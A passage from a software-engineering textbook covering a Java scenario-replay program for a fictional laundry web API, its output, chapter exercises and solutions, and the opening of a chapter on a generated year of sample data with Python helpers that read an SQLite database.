Listing 4.4 (Continued) *java/Replay.java: the same replay with the JDK's HttpClient and CookieManager. Because the JDK has no JSON parser, the program carries a small one of its own, about seventy lines for the six kinds of JSON value.*

```
    static void space() {
        while (pos < src.length() && Character.isWhitespace(src.charAt(pos))) pos++;
    }

    static Object value() {
        space();
        char c = src.charAt(pos);
        if (c == '{') {
            Map<String, Object> map = new LinkedHashMap<>();
            pos++;
            space();
            if (src.charAt(pos) == '}') { pos++; return map; }
            while (true) {
                space();
                String key = (String) value();
                space();
                pos++;                                      // the ':'
                map.put(key, value());
                space();
                if (src.charAt(pos++) == '}') return map;   // else it was ','
            }
        }
        if (c == '[') {
            List<Object> list = new ArrayList<>();
            pos++;
            space();
            if (src.charAt(pos) == ']') { pos++; return list; }
            while (true) {
                list.add(value());
                space();
                if (src.charAt(pos++) == ']') return list;
            }
        }
        if (c == '"') {
            StringBuilder sb = new StringBuilder();
            pos++;
            while (src.charAt(pos) != '"') {
                char ch = src.charAt(pos++);
                if (ch == '\\') {
                    char e = src.charAt(pos++);
                    switch (e) {
                        case 'n' -> sb.append('\n');
                        case 't' -> sb.append('\t');
                        case 'u' -> {
                            sb.append((char) Integer.parseInt(
                                src.substring(pos, pos + 4), 16));
```

Listing 4.4 (Continued) *java/Replay.java: the same replay with the JDK's HttpClient and CookieManager. Because the JDK has no JSON parser, the program carries a small one of its own, about seventy lines for the six kinds of JSON value.*

```
                        pos += 4;
                    }
                    default -> sb.append(e);         // \" \\ \/
                }
            } else {
                sb.append(ch);
            }
        }
        pos++;
        return sb.toString();
    }
    if (src.startsWith("true", pos)) { pos += 4; return Boolean.TRUE; }
    if (src.startsWith("false", pos)) { pos += 5; return Boolean.FALSE; }
    if (src.startsWith("null", pos)) { pos += 4; return null; }
    int start = pos;
    while (pos < src.length()
           && "+-0123456789.eE".indexOf(src.charAt(pos)) >= 0) {
        pos++;
    }
    String num = src.substring(start, pos);
    if (num.matches("-?\\d+")) return Long.parseLong(num);
    return Double.parseDouble(num);
}

static final Object MISSING = new Object();

/** Follow 'a.b.0.c' through maps and lists; 'a.#' is the length of a. */
@SuppressWarnings("unchecked")
static Object lookup(Object data, String path) {
    for (String part : path.split("\\.")) {
        if (part.equals("#") && data instanceof List<?> list) {
            return (long) list.size();
        }
        if (data instanceof List<?> list && part.matches("\\d+")
                && Integer.parseInt(part) < list.size()) {
            data = list.get(Integer.parseInt(part));
        } else if (data instanceof Map<?, ?> map && map.containsKey(part)) {
            data = ((Map<String, Object>) map).get(part);
        } else {
            return MISSING;
        }
    }
    return data;
}
```

Listing 4.4 (Continued) *java/Replay.java: the same replay with the JDK's HttpClient and CookieManager. Because the JDK has no JSON parser, the program carries a small one of its own, about seventy lines for the six kinds of JSON value.*

```
    /** Print a JSON value the way JSON writes it: null, true, 40000. */
    static String text(Object value) {
        if (value == MISSING) return "?";
        if (value == null) return "null";
        return value.toString();
    }

    /** Break a long line at spaces; continuation lines get two more spaces. */
    static List<String> wrap(String line) {
        String body = line.stripLeading();
        List<String> out = new ArrayList<>();
        String current = "    " + " ".repeat(line.length() - body.length());
        for (String word : body.split(" ", -1)) {
            if (!current.isBlank() && current.length() + 1 + word.length() > 84) {
                out.add(current);
                current = "      " + word;
            } else {
                current += (current.endsWith(" ") ? "" : " ") + word;
            }
        }
        out.add(current);
        return out;
    }

    public static void main(String[] args) throws Exception {
        String scenario = args.length > 0 ? args[0] : SCENARIO;
        String base = args.length > 1 ? args[1] : BASE;
        HttpClient http = HttpClient.newBuilder()
            .cookieHandler(new CookieManager())          // keeps the session cookie
            .version(HttpClient.Version.HTTP_1_1)
            .build();
        Map<String, String> saved = new LinkedHashMap<>();
        String csrf = null;
        int wrong = 0, number = 0;
        Pattern field = Pattern.compile("\\{([\\w.#]+)\\}");
```

Listing 4.4 (Continued) *java/Replay.java: the same replay with the JDK's HttpClient and CookieManager. Because the JDK has no JSON parser, the program carries a small one of its own, about seventy lines for the six kinds of JSON value.*

```
        for (Step step : parse(scenario)) {
            number++;
            String path = step.path, body = step.body;
            // $bill -> B2954: put the values saved by earlier steps in place
            for (Map.Entry<String, String> e : saved.entrySet()) {
                path = path.replace("$" + e.getKey(), e.getValue());
                body = body.replace("$" + e.getKey(), e.getValue());
            }
            HttpRequest.Builder request =
                HttpRequest.newBuilder(URI.create(base + path))
                .header("Accept", "application/json")
                .method(step.method, body.isEmpty()
                    ? HttpRequest.BodyPublishers.noBody()
                    : HttpRequest.BodyPublishers.ofString(body));
            if (!body.isEmpty()) request.header("Content-Type", "application/json");
            if (csrf != null && !step.method.equals("GET")) {
                request.header("X-CSRF-Token", csrf);        // S-4: the CSRF header
            }
            HttpResponse<String> response =
                http.send(request.build(), HttpResponse.BodyHandlers.ofString());
            int status = response.statusCode();       // 4xx and 5xx arrive here too
            Object answer = response.body().isEmpty()
                ? new LinkedHashMap<String, Object>() : json(response.body());

            if (path.equals("/api/login") && status == 200) {
                csrf = (String) lookup(answer, "csrf_token");
            }
            if (path.equals("/api/logout")) csrf = null;
            for (String[] s : step.save) {
                saved.put(s[0], text(lookup(answer, s[1])));
            }

            int expected = Integer.parseInt(step.expect);
            String verdict =
                status == expected ? "ok" : "UNEXPECTED, wanted " + expected;
            if (status != expected) wrong++;
            System.out.printf("%2d. %s%n", number, step.step);
            System.out.printf("    as %s%n", step.as);
            System.out.printf("    %s %s -> %d %s%n",
                              step.method, path, status, verdict);
            for (String template : step.show) {
                Matcher m = field.matcher(template);
                StringBuilder line = new StringBuilder();
                while (m.find()) {
                    m.appendReplacement(line, Matcher.quoteReplacement(
                        text(lookup(answer, m.group(1)))));
```

Listing 4.4 (Continued) *java/Replay.java: the same replay with the JDK's HttpClient and CookieManager. Because the JDK has no JSON parser, the program carries a small one of its own, about seventy lines for the six kinds of JSON value.*

```
                }
                m.appendTail(line);
                for (String piece : wrap(line.toString())) {
                    System.out.println(piece);
                }
            }
        }
        System.out.printf("%d steps, %d unexpected%n", number, wrong);
        System.exit(wrong);
    }
}
```

Most of the program maps one to one onto the Python version: `parse()` reads the same keywords, `lookup()` follows the same paths, `wrap()` breaks long lines at the same places, and the loop sends, checks and prints in the same order. Two parts are new.

The HTTP client. `HttpClient.newBuilder().cookieHandler(new CookieManager())` gives the client a cookie store, so the session survives from one request to the next, exactly like Python's `CookieJar`. Unlike `urllib`, `HttpClient` does not throw for a 4xx status; `send()` returns the response whatever the status, and `statusCode()` gives it. The client is set to HTTP/1.1 because the Flask development server does not speak HTTP/2.

The JSON reader. Python has `json.loads`; the JDK has nothing equivalent, and a beginner's program should not need a library download to read `{"id": "B2954"}`. The method `value()` is a *recursive-descent parser*: it looks at the next character and decides what comes. `{` starts an object, so it reads key–value pairs into a `LinkedHashMap` until `}`; `[` starts an array, read into an `ArrayList` until `]`; `"` starts a string, with escape sequences such as `\"` and `é`; `true`, `false` and `null` are words; anything else is a number, a `Long` if it has no decimal point and a `Double` otherwise. Each of those cases may contain further values, and `value()` calls itself for them; that self-call is what "recursive" means. It is enough for any answer this API gives, which is exactly what RFC 8259 [8] allows a JSON document to contain.

Run it from the `java` folder, with the starter still running in the other terminal:

```
$ java Replay.java
 1. UC-01 Log in (main flow)
    as cashier Fitri, Wiyung
    POST /api/login -> 200 ok
    Fitri Handayani, cashier, outlet O03
 2. UC-02 Search customers by phone (main flow)
    as cashier Fitri, Wiyung
    GET /api/customers?q=0896%200000%201482 -> 200 ok
    1 match: C0151 Syaiful Wijaya, 35 bills so far
 3. UC-05 Create a bill, rack A01 (alternative 5a: rack in use)
    as cashier Fitri, Wiyung
    POST /api/bills -> 422 ok
    Rack A01 is in use at O03, choose another rack.
 4. UC-05 Create a bill, rack A03, down payment (main flow + 6a)
    as cashier Fitri, Wiyung
    POST /api/bills -> 201 ok
    B2954 queued: 5 x 8000 = 40000, paid 20000,
      balance 20000
    rack A03, arrived 2026-09-30 21:00:00, promised 2026-10-02 21:00:00
 5. UC-07 Hand over too early (alternative 1a)
    as cashier Fitri, Wiyung
    POST /api/bills/B2954/status -> 409 ok
    B2954 is not finished yet (promised 2 Oct 2026 21:00).
 6. UC-01 Log out
    as cashier Fitri, Wiyung
    POST /api/logout -> 204 ok
 7. UC-01 Log in
    as washer Slamet, Wiyung
    POST /api/login -> 200 ok
    Slamet Riyadi, washer, outlet O03
 8. UC-06 Mark the bill finished (main flow)
    as washer Slamet, Wiyung
    POST /api/bills/B2954/status -> 200 ok
    B2954 finished at 2026-09-30 21:00:00, history has 2 rows
 9. UC-06 Mark it finished again (alternative 3a)
    as washer Slamet, Wiyung
    POST /api/bills/B2954/status -> 409 ok
    B2954 is already finished.
10. UC-09 A washer tries to take money (role check)
    as washer Slamet, Wiyung
    POST /api/bills/B2954/payments -> 403 ok
    forbidden: Your role (washer) cannot open this page.
11. UC-01 Log out
    as washer Slamet, Wiyung
    POST /api/logout -> 204 ok
12. UC-13 Check the status with bill id and phone (main flow)
    as customer Syaiful, on his phone, no login
    GET /api/status?bill=B2954&phone=0896%200000%201482 -> 200 ok
    B2954: Ready for pickup since 2026-09-30 21:00:00; Wash, dry & fold (per kg), 5
      units
    total 40000, still to pay 20000; Profitina Laundry Wiyung 031-0000-2103
13. UC-13 The same bill with another phone (alternative 3a)
```

```
    as a stranger, no login
    GET /api/status?bill=B2954&phone=0812-0000-4710 -> 404 ok
    No bill found for this number and phone.
14. UC-01 Log in
    as cashier Fitri, Wiyung
    POST /api/login -> 200 ok
    Fitri Handayani, cashier, outlet O03
15. UC-07 Hand over with an open balance (alternative 3b)
    as cashier Fitri, Wiyung
    POST /api/bills/B2954/status -> 409 ok
    Balance Rp 20.000 open. Record the payment or tick 'customer pays later'.
16. UC-09 Pay by QRIS without a reference (alternative 3b)
    as cashier Fitri, Wiyung
    POST /api/bills/B2954/payments -> 422 ok
    Enter the payment reference (QRIS number or bank + transfer number).
17. UC-09 Pay the balance by QRIS (main flow)
    as cashier Fitri, Wiyung
    POST /api/bills/B2954/payments -> 201 ok
    payment 3321: qris 20000 (QRIS 512300774412); balance now 0
18. UC-07 Hand over (main flow)
    as cashier Fitri, Wiyung
    POST /api/bills/B2954/status -> 200 ok
    B2954 departed at 2026-09-30 21:00:00, rack A03 is free again
19. UC-14 Read the whole bill back
    as cashier Fitri, Wiyung
    GET /api/bills/B2954 -> 200 ok
    B2954: 2 payments, paid 40000 of 40000, balance 0
    history: queued (Fitri Handayani),
      finished (Slamet Riyadi),
      departed (Fitri Handayani)
20. UC-08 A cashier may not cancel (role check)
    as cashier Fitri, Wiyung
    POST /api/bills/B2944/cancel -> 403 ok
    forbidden: Your role (cashier) cannot open this page.
21. UC-01 Log out
    as cashier Fitri, Wiyung
    POST /api/logout -> 204 ok
22. UC-01 Log in
    as supervisor Bambang, Wiyung
    POST /api/login -> 200 ok
    Bambang Sutrisno, supervisor, outlet O03
23. UC-08 Cancel a bill that has a down payment (alternative 1a)
    as supervisor Bambang, Wiyung
    POST /api/bills/B2952/cancel -> 409 ok
    B2952 has payments and cannot be cancelled. Refunds are handled outside the
      system; ask the owner.
24. UC-08 Cancel a queued bill without payments (main flow)
    as supervisor Bambang, Wiyung
    POST /api/bills/B2944/cancel -> 200 ok
    B2944 departed, cancelled=true, payment 0,
      last event cancelled
25. UC-15 Record a complaint on the collected bill (main flow)
    as supervisor Bambang, Wiyung
    POST /api/bills/B2954/complaint -> 201 ok
    complaint at 2026-09-30 21:00:00 by Bambang Sutrisno
26. UC-01 Log out
    as supervisor Bambang, Wiyung
    POST /api/logout -> 204 ok
26 steps, 0 unexpected
```

The output is identical to the Python one. On the build machine both replays were run, each against its own freshly started copy, and their outputs compared with `diff`: no difference. Restart the starter before running a replay a second time; otherwise the next bill will be `B2955`, the rack `A03` will still be taken, and the replayer will say so, honestly, in the column where it now says `ok`.

4.16 Profitina in Practice

Profitina is an AI-visibility platform built in Surabaya and live at `app.profitina.com`, a Python (FastAPI) application on PostgreSQL. Its development uses the ideas of this chapter every day.

Actors and roles. Profitina's users include brand owners, community members, channel creators and administrators, and, as in Profitina Laundry, the permission model is a small hierarchy plus some roles outside it. A channel, for example, can only be created by a user holding at least 50 PROFIT, with at most two per day and five active: rules that are guards on a use case, written exactly like *[balance = 0 or pays later]* in **Figure 4.5**.

Alternative flows as features. When no local AI model is available, Profitina *says so* instead of silently serving a template. That is an alternative flow promoted to a requirement, and it came from asking, as Section 4.5 recommends, "and what happens when it goes wrong?".

Scenario tests through the API. A dashboard that gathers notifications, followed channels and rank in one call, `GET /api/me/dashboard`, is tested the way Section 4.15 tests a bill: log in, perform actions, read back, compare. A suite of such scenarios is part of the release gate.

Runnable practice always uses **Profitina Laundry**, never the real product; what carries over is the method: goals per actor, every alternative written down, and a replay that proves the system keeps its promises.

4.17 Common Mistakes, and How to Avoid Them

Use cases that are functions. "Validate phone number" and "Choose rack" are steps, not goals. If nobody comes to the system wanting it, it is not a use case.

Actors that are people or job titles. "Fitri" and "Kasir Wiyung" are not actors; *Cashier* is. When one person plays two roles, that is two actors.

Drawing the flow in the use-case diagram. Arrows between use cases showing "then" turn the map into a bad flowchart. Order belongs in the description and in activity diagrams.

Confusing «include» and «extend». Ask whether the base is complete without the other. If not, include; if yes, extend. And get the arrow directions right: include points to the included case; extend points to the base.

Only the happy path. A description with no alternative flows describes a demo, not a system. For every step, ask what happens when the input is wrong, the state has changed, or the user may not do this.

Alternative flows with no ending. Every alternative must rejoin the main flow at a named step or end the use case with a stated result.

Hiding a button and calling it security. The washer in step 10 of the replay had no *Add payment* button in the web page, and the server still refused the request. The actor model has to be enforced on the server (S-7).

Check-then-act outside a transaction. Reading the status or the balance, then writing, without a transaction or a conditional update, lets two people act on the same old value. Put the check in the `WHERE` clause or inside the transaction (**Figure 4.7**).

Replaying against real data. A scenario test that runs against the working database changes it. Always start from a fresh copy, as **Listing 4.2** does.

4.18 Chapter Summary

A use case describes how an actor reaches one goal, with every path it can take (**Table 4.3**). An **actor** is a role; a **scenario** is one path with real data.

The use-case diagram (**Figure 4.1**) maps six actors onto sixteen use cases (**Table 4.1**, **Table 4.2**); generalization gives owner ⊃ supervisor ⊃ cashier, with the washer apart. **«include»** is always, **«extend»** is sometimes (**Figure 4.2**).

Sixteen descriptions, from **Table 4.4** to **Table 4.5**, were walked through on real bills: `B2952` created with a down payment, `B2938` finished two hours early, `B0006` paid in two halves, `B0340` handed over unpaid, `B1610` cancelled, `B0014` paid by QRIS and complained about.

The activity diagram (**Figure 4.4**) shows who does what; **the state diagram** (**Figure 4.5**) shows that a bill only ever moves forward, and doubles as a test plan for FR-5.

Sequence diagrams (**Figure 4.6**, **Figure 4.7**) show creating a bill and recording a payment as messages between browser, route, logic and database, with every check inside one transaction.

The replay (**Listing 4.1**, **Listing 4.2**, **Listing 4.3**, **Listing 4.4**) ran twenty-six steps of ten use cases against a fresh copy of the Flask track, with every status as promised, and produced the bill of **Figure 4.8**.

Jacobson [1], Cockburn [2], the UML specification [3], Use-Case 2.0 [4] and Fowler [9] cover use cases and UML; Flask [11], Python's `urllib` [12] and Java's `HttpClient` [10] the tools; RFC 9110 [7] and RFC 8259 [8] HTTP and JSON; OWASP [13] CSRF; Bank Indonesia via Fintech News Indonesia [6] QRIS; UU PDP [5] personal data.

4.19 Exercises

4.1 For each candidate, say whether it is a use case at user-goal level, a step inside one, or not part of the system, and why: (a) "Enter the customer's phone number". (b) "Hand over laundry". (c) "Wash the clothes". (d) "Export the monthly report to CSV". (e) "Check whether the rack is free".

4.2 Draw, on paper, a use-case diagram for a delivery extension: a *Rider* actor who picks up bags from customers' homes and brings them back. Name two new use cases and connect them to existing ones with «include» or «extend» where appropriate. Justify each arrow with the test of Section 4.4.2.

4.3 Write a fully dressed description of a new use case *UC-17 Top up a deposit* for the supervisor, following **Table 4.3**, with at least two alternative flows and a walk-through for `C0089` Ika Wijaya, whose deposit is Rp 109.000.

4.4 Using the data of Section 4.9.1, list every row that UC-05 writes for bill `B2952`, with the values of the columns you know, and say which of them the sample data shows written in a separate UC-09 instead.

4.5 In the state diagram of **Figure 4.5**, list every transition that is *not* drawn between the three statuses, and for each name the test case or the replay step that checks it is refused.

4.6 Two cashiers at Wiyung open bill `B2940` (charged Rp 35.000, paid Rp 17.000) at the same moment and both try to record Rp 18.000 cash. Using **Figure 4.7**, explain step by step what happens and what each cashier sees.

4.7 Write a scenario file, in the format of **Listing 4.1**, that replays UC-12 and UC-11: the owner logs in, reads `/api/reports/monthly`, prints the first month and the year's total, reads `/api/reports/dashboard?date=2026-09-30`, prints Keputih's overdue count, and logs out. Give the expected status of every step.

4.8 Add a step to `journey.txt` in which the customer checks the status of `B2954` *after* the hand-over. Which `status_text` do you expect, and which `show` line would print the time of collection?

4.9 The replayer prints `?` when a path does not exist. Give one path in `journey.txt` that would print `?` if the Flask track renamed the field `balance` to `open_amount`, and explain why printing `?` is better than stopping with an error.

4.10 In `Replay.java`, `value()` treats a number as a `Long` if it matches `-?\d+` and as a `Double` otherwise. What would the program print for `{amount}` if the server returned `20000.0` instead of `20000`, and what would Python print? Which requirement of Chapter 3 rules this out?

4.11 Section 4.9.4 found that twenty of the twenty-one cancellations in the sample year are logged with a cashier's id, while AC-5.3 allows only supervisors and the owner to cancel. Propose two ways to resolve the mismatch, one that changes the requirement and one that changes the data, and say which you would choose for a three-outlet shop and why.

4.20 Solutions to the Exercises

4.1 (a) A step of UC-02 or UC-03: nobody's goal is to type a phone number. (b) A use case, UC-07: the cashier and the customer leave with what they came for. (c) Not part of the system: the washing happens in a machine; the system's part is UC-06. (d) A step, or an alternative, of UC-12: the goal is to understand the figures; the CSV is a way of getting them. (e) A step of UC-05 (step 5) and a business rule, BR-8.

4.2 One good answer: *UC-18 Collect laundry at home* and *UC-19 Deliver laundry*, both with actor Rider. UC-18 «include» UC-05, because a collected bag must become a bill; the rider cannot complete UC-18 without it. UC-19 «include» UC-07, because delivering is a hand-over. UC-09 «extend» UC-19, because a customer may pay the rider at the door, but a delivery to a customer who has already paid is complete without it.

4.3 Actor: supervisor or owner. Goal: add money to a customer's deposit. Preconditions: logged in as supervisor or owner; the customer exists. Main flow: 1. open the customer; 2. choose *Top up*; 3. enter amount, method and reference; 4. the system validates (whole number from 1,000 to 5,000,000; reference for QRIS and transfer); 5. in one transaction it raises `Customer.credit` and writes a log row; 6. it shows the new deposit. Alternatives: 4a. invalid amount, form shown again; 4b. QRIS without reference; 2a. a cashier sees no button, and a direct request gets 403. Postcondition: the deposit is higher and the top-up is logged. Walk-through: Ika Wijaya tops up Rp 50.000 by QRIS, reference `QRIS 300000000001`; `credit` goes from 109000 to 159000. (The log table does not exist in the 2026.09 schema: this is the *Could have* of Chapter 3.)

4.4 `Bill`: id `B2952`, arrived `2026-09-30 20:09:56`, finished and departed empty, status `queued`, rack `B07`, unit 5, payment 40000, `Customer_id C0086`, `Employee_id E0012`, `Service_id S0001`, `Outlet_id O03`. `StatusLog`: `B2952`, `queued`, `2026-09-30 20:09:56`, `E0012`. `Payment`: `B2952`, `cash`, 20000, no reference. In the sample data the payment (id 3318) was written at 20:13:02, three minutes later, as a separate UC-09.

4.5 queued → departed (except by cancellation): replay step 5 (409 "not finished yet"). finished → queued and departed → finished: the Flask track's `test_other_transitions_refused`. finished → finished: replay step 9 and TC-5.2. departed → departed (a second hand-over): AC-5.4, covered by the same test. Cancelling a finished bill: TC-5.8.

4.6 Both requests reach `add_payment()`. The first opens `BEGIN IMMEDIATE` and takes SQLite's write lock; the second waits at its own `BEGIN IMMEDIATE`. The first computes the balance, $35000 - 17000 = 18000$, accepts 18000, inserts the payment and commits. Now the second gets the lock, computes $35000 - (17000 + 18000) = 0$, and is refused, because a bill whose balance is 0 accepts no payment; its transaction is rolled back. The first cashier sees "balance 0"; the second sees that the bill is already paid in full. Without the transaction both would have seen 18000, and the bill would have been overpaid by Rp 18.000.

4.7 Six steps: `UC-01 Log in` as the owner, `POST /api/login`, expect 200; `UC-12 Monthly report`, `GET /api/reports/monthly`, expect 200, `show {rows.0.month}: {rows.0.bills} bills, charged {rows.0.charged}` and `show year: {total.bills} bills, charged {total.charged}`; `UC-11 Dashboard`, `GET /api/reports/dashboard?date=2026-09-30`, expect 200, `show {outlets.1.name}: {outlets.1.overdue} overdue`; `UC-01 Log out`, `POST /api/logout`, expect 204. Expected lines: `2025-10: 171 bills, charged 8362000`, `year: 2953 bills, charged 144213000`, `Profitina Laundry Keputih: 6 overdue`.

4.8 A step with `GET /api/status?bill=$bill&phone=0896%200000%201482`, expect 200. The expected `status_text` is `Collected`, and `show collected at {departed}` prints `collected at 2026-09-30 21:00:00`.

4.9 Any `show` that reads `{balance}` or `{bill.balance}`, for example in step 17. Printing `?` lets the replay finish and show *all* the differences in one run; the status column still says `ok`, so the reader sees at once that the problem is the shape of the answer, not the use case.

4.10 Java would print `20000.0`, because `Double.toString(20000.0)` is `20000.0`; Python's `str(20000.0)` also prints `20000.0`. Both would differ from the expected output. AC-11.4 rules it out: money is a JSON number in *whole* rupiah, so the server must send `20000`.

4.11 *Change the requirement:* keep the cashier as the actor who records the cancellation, add the precondition "the supervisor has agreed" and an optional field or log row naming the supervisor; UC-08's actor becomes Cashier, with the supervisor as a secondary actor. *Change the data:* keep AC-5.3 and let the generator record the outlet's supervisor (or the owner at Rungkut) on every `cancelled` row. For a small shop the first matches how the counter really works (the customer is standing there, the supervisor is on the phone) but weakens control over money; the second keeps the control and makes the history agree with the rule. Either is defensible; what is not defensible is leaving the requirement and the data in disagreement.

References

[1] I. Jacobson, M. Christerson, P. Jonsson, and G. Övergaard, *Object-Oriented Software Engineering: A Use Case Driven Approach*. Wokingham, U.K.: Addison-Wesley, 1992.

[2] A. Cockburn, *Writing Effective Use Cases*. Boston, MA, USA: Addison-Wesley, 2001.

[3] Object Management Group, *OMG Unified Modeling Language (OMG UML), Version 2.5.1*, Dec. 2017. [Online]. Available: https://www.omg.org/spec/UML/2.5.1/

[4] I. Jacobson, I. Spence, and B. Kerr, "Use-Case 2.0: The hub of software development," *Communications of the ACM*, vol. 59, no. 5, pp. 61–69, May 2016.

[5] Republic of Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, Oct. 17, 2022.

[6] Fintech News Indonesia, "QRIS transactions double to 12.5 billion in first half of 2026," Aug. 6, 2026. [Online]. Available: https://fintechnews.id/110538/payments/qris-transactions-indonesia-h1-2026/

[7] R. Fielding, M. Nottingham, and J. Reschke, Eds., "HTTP Semantics," RFC 9110, IETF, Jun. 2022. [Online]. Available: https://www.rfc-editor.org/rfc/rfc9110

[8] T. Bray, Ed., "The JavaScript Object Notation (JSON) Data Interchange Format," RFC 8259, IETF, Dec. 2017. [Online]. Available: https://www.rfc-editor.org/rfc/rfc8259

[9] M. Fowler, *UML Distilled: A Brief Guide to the Standard Object Modeling Language*, 3rd ed. Boston, MA, USA: Addison-Wesley, 2004.

[10] Oracle, "Class HttpClient," *Java SE 21 & JDK 21 API Specification*. [Online]. Available: https://docs.oracle.com/en/java/javase/21/docs/api/java.net.http/java/net/http/HttpClient.html

[11] Pallets Projects, *Flask 3.1.3*, Python Package Index, Feb. 19, 2026. [Online]. Available: https://pypi.org/project/Flask/

[12] Python Software Foundation, "urllib.request — Extensible library for opening URLs," *The Python Standard Library*. [Online]. Available: https://docs.python.org/3/library/urllib.request.html

[13] OWASP Foundation, *Cross-Site Request Forgery Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

Chapter 5

Transactions of a Real Year: The Sample Data

By the end of this chapter you will know the year of business that every later chapter runs on: 2,953 bills, 3,319 payments and 8,802 status changes recorded at three outlets in Surabaya between 1 October 2025 and 30 September 2026. You will know where each of those rows came from, because you will take apart the program that produced them rule by rule: the fixed seed that makes the year identical on every computer, the calendar that sends more customers on Saturdays, in the rainy months and in the two weeks before Lebaran, the Poisson draw that turns an expected number of customers into an actual one, the plans by which customers pay, and the small, honest share of bills that are cancelled or end in a complaint. You will write each rule as an equation and check it by hand against the real data. You will follow ten real bills from the counter to the customer's hands, payment by payment and event by event. You will draw the charts the owner looks at, and you will write programs in Python and Java that summarize the year and print the same numbers.

5.1 Where We Left Off

Chapter 3 wrote down what the shop needs from its software, and Chapter 4 turned those needs into use cases: a cashier registers a customer, takes in a bag of laundry, prints a receipt, records a down payment; a washer marks the bag finished; a cashier hands it over; the owner reads the monthly report. Every use case ended with a row written somewhere, and every report began by reading rows.

Those rows need to exist before the software does. A dashboard cannot be tested on an empty database, a monthly report with three bills in it proves nothing, and a query that is fast on ten rows may crawl on ten thousand. A developer who types a handful of test bills by hand also types the cases they already expected, and the bugs live in the cases nobody expected: the bill paid in two parts, the customer who never came back, the week the shop was closed, the bag that sat on its rack for eleven months.

So before we design tables in Chapter 6 and query them in Chapter 7, this chapter builds the thing both of them stand on: **a complete, realistic year of the shop's transactions**. It is not invented row by row. It is produced by a program, `generate_data.py`, whose rules describe how a small laundry in Surabaya actually behaves, and whose output is identical on every machine. Understanding those rules is what turns the numbers in later chapters from "whatever the database says" into numbers you can explain. When Chapter 7 reports that March was the busiest month, you will already know why.

> **WHAT THIS CHAPTER IS REALLY ABOUT.** A database is only as convincing as the data in it. Sample data that is too clean hides bugs; sample data that is random noise teaches nothing. The year in this chapter is built the way a simulation is built: a few plain rules, each one grounded in how the shop really works, combined and left to run. Every pattern you will later see in a chart can be traced back to one line of the generator.

5.2 The Year at a Glance

5.2.1 Three outlets, fourteen people, twelve services

Profitina Laundry has three shops. **Rungkut** (outlet `O01`) opened in January 2019 in a residential district and serves families. **Keputih** (`O02`) opened in February 2022 next to a university campus; most of its customers are students who live in *kos* (boarding houses), bring small loads, like express service, pay with QRIS, and disappear during the semester breaks. **Wiyung** (`O03`) is new: it opened on 12 January 2026, in the middle of the sample year, so its first months show a business finding its customers.

Fourteen people work there: the owner, Hendra Wijaya (`E0001`), who also supervises Rungkut; two outlet supervisors, Siti Nurhaliza Rahman at Keputih and Bambang Sutrisno at Wiyung; five cashiers, who work in the section the original design calls `transaction`; and six washers, section `wash`. One cashier, Anisa Rahmawati (`E0005`), joined on 6 April 2026, so she appears on no bill before that day.

The price list has twelve services, shown in **Table 5.1**. Wash, dry and fold costs Rp 8.000 per kilogram, which sits at the low end of what shops charged for regular kiloan laundry in 2026 (a Jakarta market survey that year put the range at Rp 8.000 to Rp 20.000 per kilogram [1]). Express, ready within one day, costs Rp 12.000: the regular price plus a 50 % surcharge. Dry cleaning, bed covers, blankets, curtains, shoes and helmets complete the list.

Table 5.1 The price list of the sample year. The last column is business rule BR-7 of Chapter 3: a bill still being processed after this many hours is overdue.

Code	Service	Price (Rp)	Unit	Promised within
`S0001`	Wash, dry and fold	8.000	kg	48 h
`S0002`	Express wash and fold, 1 day	12.000	kg	24 h
`S0003`	Ironing only	6.000	kg	48 h
`S0004`	Dry cleaning, shirt or blouse	20.000	item	96 h
`S0005`	Dry cleaning, two-piece suit	65.000	item	96 h
`S0006`	Dry cleaning, dress or kebaya	45.000	item	96 h
`S0007`	Dry cleaning, jacket	40.000	item	96 h
`S0008`	Bed cover, any size	35.000	item	72 h
`S0009`	Blanket	25.000	item	72 h
`S0010`	Curtain	15.000	kg	120 h
`S0011`	Shoes, deep clean	45.000	pair	96 h
`S0012`	Helmet cleaning	30.000	item	48 h

5.2.2 How many rows, and how much money

Every program in this chapter opens the database the same way, through a small helper module, **Listing 5.1**. It opens `laundry.db` **read-only**: nothing a reader types by accident can change the year that every other chapter depends on. It also formats rupiah the Indonesian way, with a dot between thousands, and prints rows as the plain tables you will see throughout the book.

Listing 5.1 `python/lpdb.py`: the helper every Python program of this chapter imports. The `?mode=ro` in the connection string is what makes the database read-only.

```
"""Chapter 5: tiny helpers shared by the programs in this folder.

open_db()     opens data/laundry.db READ-ONLY, so nothing here can change it.
table(...)    prints rows as a plain text table, the way the book shows them.
rupiah(x)     formats money Indonesian style: 36000 -> 'Rp 36.000'.
"""
import os
import sqlite3

HERE = os.path.dirname(os.path.abspath(__file__))
DB = os.path.join(HERE, "..", "data", "laundry.db")


def open_db(path=DB):
    # mode=ro: the database is opened read-only; a typing slip cannot damage it
    uri = "file:" + os.path.abspath(path).replace("\\", "/") + "?mode=ro"
    con = sqlite3.connect(uri, uri=True)
    con.execute("PRAGMA foreign_keys = ON")
    return con


def rupiah(x):
    return "Rp " + f"{int(x):,}".replace(",", ".")


def table(headers, rows):
    rows = [["NULL" if v is None else str(v) for v in r] for r in rows]
    widths = [len(h) for h in headers]
    for r in rows:
        widths = [max(w, len(v)) for w, v in zip(widths, r)]
    line = " | ".join(h.ljust(w) for h, w in zip(headers, widths))
    print(line.rstrip())
    print("-+-".join("-" * w for w in widths))
    for r in rows:
        print(" | ".join(v.ljust(w) for v, w in zip(r, widths)).rstrip())
```

The first real program, **Listing 5.2**, asks the database how big the year is.

Listing 5.2 `python/01_counts.py`: row counts of the seven tables and the three control totals of the year.

```
"""Chapter 5, Section 5.2: how big is the sample year?

Counts the rows of the seven tables and prints the control totals that every
later chapter relies on: money charged, money received, money still owed.
Run:  python 01_counts.py
"""
from lpdb import open_db, rupiah, table

TABLES = ["Outlet", "Employee", "Service", "Customer",
          "Bill", "Payment", "StatusLog"]

con = open_db()
rows = [(t, con.execute(f"SELECT COUNT(*) FROM {t}").fetchone()[0])
        for t in TABLES]
table(["table", "rows"], rows)

first, last = con.execute("SELECT MIN(arrived), MAX(arrived) FROM Bill").fetchone()
print()
print("first bill arrived:", first)
print("last bill arrived: ", last)

charged = con.execute("SELECT SUM(payment) FROM Bill").fetchone()[0]
received = con.execute("SELECT SUM(amount) FROM Payment").fetchone()[0]
print("amount charged:    ", rupiah(charged))
